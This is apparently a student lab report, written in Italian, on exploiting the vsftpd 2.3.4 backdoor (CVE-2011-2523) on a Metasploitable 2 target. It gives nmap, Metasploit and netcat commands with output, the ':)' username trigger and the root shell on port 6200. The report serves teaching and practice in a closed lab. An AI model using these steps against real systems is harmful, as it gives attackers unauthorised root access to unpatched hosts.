Report di Laboratorio Cybersecurity: Exploiting di vsftpd 2.3.4

Ambiente di Laboratorio: Kali Linux (Attaccante) & Metasploitable 2 (Target)

---

1. Sintesi Esecutiva

Questo report descrive nel dettaglio lo sfruttamento (exploitation) riuscito di una vulnerabilità critica nel servizio **vsftpd 2.3.4** in esecuzione su una macchina target Metasploitable 2. L'obiettivo era ottenere l'accesso root non autorizzato al sistema ed eseguire un'attività di post-exploitation (creazione di una specifica directory). L'esercizio è stato condotto utilizzando sia strumenti automatizzati (**Metasploit Framework**) che tecniche di exploitation manuale per dimostrare una profonda comprensione della vulnerabilità sottostante (CVE-2011-2523).

---

2. Storia e Contesto della Vulnerabilità

La vulnerabilità target è un famoso esempio di **Supply Chain Attack** (Attacco alla catena di fornitura).

- **Vulnerabilità:** vsftpd 2.3.4 Backdoor Command Execution.
- **ID CVE:** CVE-2011-2523.
- **Origine:** Nel luglio 2011, il server di download ufficiale del progetto vsftpd è stato compromesso. Un attaccante sconosciuto ha modificato l'archivio del codice sorgente (vsftpd-2.3.4.tar.gz) per includere una backdoor malevola.
- **Meccanismo:** Il codice malevolo scansiona il nome utente inserito durante il login. Se il nome utente contiene una faccina sorridente (smiley face), nello specifico i caratteri **:)**, il sistema esegue una funzione chiamata vsf_sysutil_extra(); che apre un listener per una shell di comando sulla porta TCP **6200**.

---


3. Fasi di Esecuzione

Fase 1: Ricognizione

Il primo passo è stato identificare le porte aperte e le versioni dei servizi sulla macchina target (192.168.100.11).

- **Strumento Utilizzato:** Nmap (nmap -sV -p 21 192.168.100.11).


- **Risultato:** Come visibile la scansione ha confermato che la porta 21 era aperta ed eseguiva vsftpd 2.3.4, confermando che il target era potenzialmente vulnerabile.



Fase 2: Exploitation Automatizzata (Metasploit)

Utilizzando il framework Metasploit, ho cercato ed eseguito l'exploit.

1. **Selezione del Modulo:** Ho cercato "vsftpd" e identificato il modulo exploit/unix/ftp/vsftpd_234_backdoor (Rank: Excellent).



2. **Configurazione:** Ho caricato il modulo e controllato le opzioni.

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported pro
                                       xies: sapni, socks4, socks5, socks5h, http
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/b
                                       asics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)
```

3. Ho quindi configurato l'indirizzo IP del target utilizzando il comando set RHOSTS 192.168.100.11.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.100.11
RHOSTS ⇒ 192.168.100.11
```

4. **Exploitation:** Eseguendo l'exploit, Metasploit ha attivato con successo la backdoor.
    - **Esito:** È stata aperta la sessione 1 della command shell con privilegi di root (UID 0).

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.100.11:21 - The port used by the backdoor bind listener is already open
[+] 192.168.100.11:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.100.10:40605 → 192.168.100.11:6200) at 2026-01-20 08:21:19 -0500
```

Fase 3: Attività di Post-Exploitation

Secondo le istruzioni dell'assegnazione, era richiesto di creare una directory chiamata test_metasploit nella cartella root.

- **Comando:** mkdir /test_metasploit
- **Verifica:** Ho eseguito ls -ld /test_metasploit per confermare che la cartella fosse stata creata con successo con i permessi di root.


```
cd /
pwd
/
mkdir /test_metasploit
ls -ld /test_metasploit
drwx------ 2 root root 4096 Jan 20 08:21 /test_metasploit
```

---


4. Verifica Avanzata (Exploitation Manuale)

Per verificare manualmente il meccanismo della backdoor (senza affidarsi esclusivamente a Metasploit), ho replicato l'attacco utilizzando netcat.

1. **Attivazione della Backdoor:** Mi sono connesso alla porta 21 e ho inviato il nome utente malevolo USER h:) seguito da una password fittizia. Questa azione ha innescato il codice malevolo aprendo la porta 6200.



2. **Accesso alla Shell:** Mi sono quindi connesso direttamente alla porta della backdoor utilizzando nc 192.168.100.11 6200.
   - **Risultato:** Ho ottenuto accesso root immediato senza password.
   - **Prova:** Ho verificato l'esistenza della directory test_metasploit creata nel passaggio precedente, confermando che sia il metodo automatizzato che quello manuale hanno acceduto allo stesso sistema con gli stessi privilegi elevati



---

5. Conclusione

L'esercizio è stato completato con successo. Il servizio vsftpd 2.3.4 è stato sfruttato, l'accesso root è stato ottenuto e la directory richiesta è stata creata. La fase di verifica manuale ha confermato che la vulnerabilità opera esattamente come documentato nella CVE-2011-2523, basandosi sul trigger della sintassi "smiley face".